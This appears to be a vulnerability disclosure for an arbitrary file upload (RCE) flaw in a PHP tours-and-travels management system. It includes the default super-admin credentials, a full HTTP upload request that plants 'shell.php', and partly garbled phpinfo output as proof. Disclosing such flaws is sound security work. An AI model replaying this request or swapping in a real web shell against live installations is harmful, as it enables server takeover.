

Online Tours & Travels Management System v1.0 by mayuri_k has arbitrary code execution (RCE)

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vendors: https://www.sourcecodester.com/php/14510/online-tours-travels-management-system-project-using-php-and-mysql.html

The program is built using the xmapp-php8.1 version

Login account: mayuri.infospace@gmail.com/admin (Super Admin account)

Vulnerability url: ip/tour/admin/operations/travellers.php


Loophole location: Online Tours & Travels management system's add_travellers.php file exists arbitrary file upload (RCE)


Request package for file upload:

```
POST /tour/admin/operations/travellers.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
```


```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/tour/admin/add travellers.php
Cookie: PHPSESSID=g29omi7f91g3h7ud1uhq6rbmkv
Connection: close
Content-Type: multipart/form-data; boundary=-----9453452924520
Content-Length: 1097
-----9453452924520
Content-Disposition: form-data; name="val-username"
hhhh
-----9453452924520
Content-Disposition: form-data; name="val-email"
11111111@qq.com
-----9453452924520
Content-Disposition: form-data; name="val-password"
$&@%bBHGu111
-----9453452924520
Content-Disposition: form-data; name="val-confirm-password"
$&@%bBHGu111
-----9453452924520
Content-Disposition: form-data; name="state_name"
Haryana
-----9453452924520
Content-Disposition: form-data; name="val-digits"
188888888
-----9453452924520
Content-Disposition: form-data; name="val-suggestions"
11111
-----9453452924520
Content-Disposition: form-data; name="photo"; filename="shell.php"
Content-Type: application/octet-stream
JFJF
<?php phpinfo();?>
-----9453452924520
Content-Disposition: form-data; name="submit"
```

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We visited the directory of the file in the browser and found that the code had been executed



| PHP ' | Version | 807 |
|-------|---------|-----|

| System | Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Edition Se | |
|-------------------|--|--|
| Build Date | Jun 2 2021 00:33:38 | |
| Build System | Microsoft Windows Server 2016 Standard [10.0.14393] | |
| Compiler | Visual C++ 2019 | |
| Architecture | x64 | |
| Configure Command | cscript /nologo /e:jscript configure.js "enable-snapshot-build" "pdo-oci=c:\php-snap-build\dep-aux\oracle\x64\instantclient_19_9\snap-build\dep-aux\oracle\x64\instantclient_12_1\sdk,shared" "w\dep-aux\oracle\x64\instantclient_19_9\sdk,shared" "enable-objectom-dotnet=shared" "without-analyzer" "with-pgo" | |
| C ADI | A | |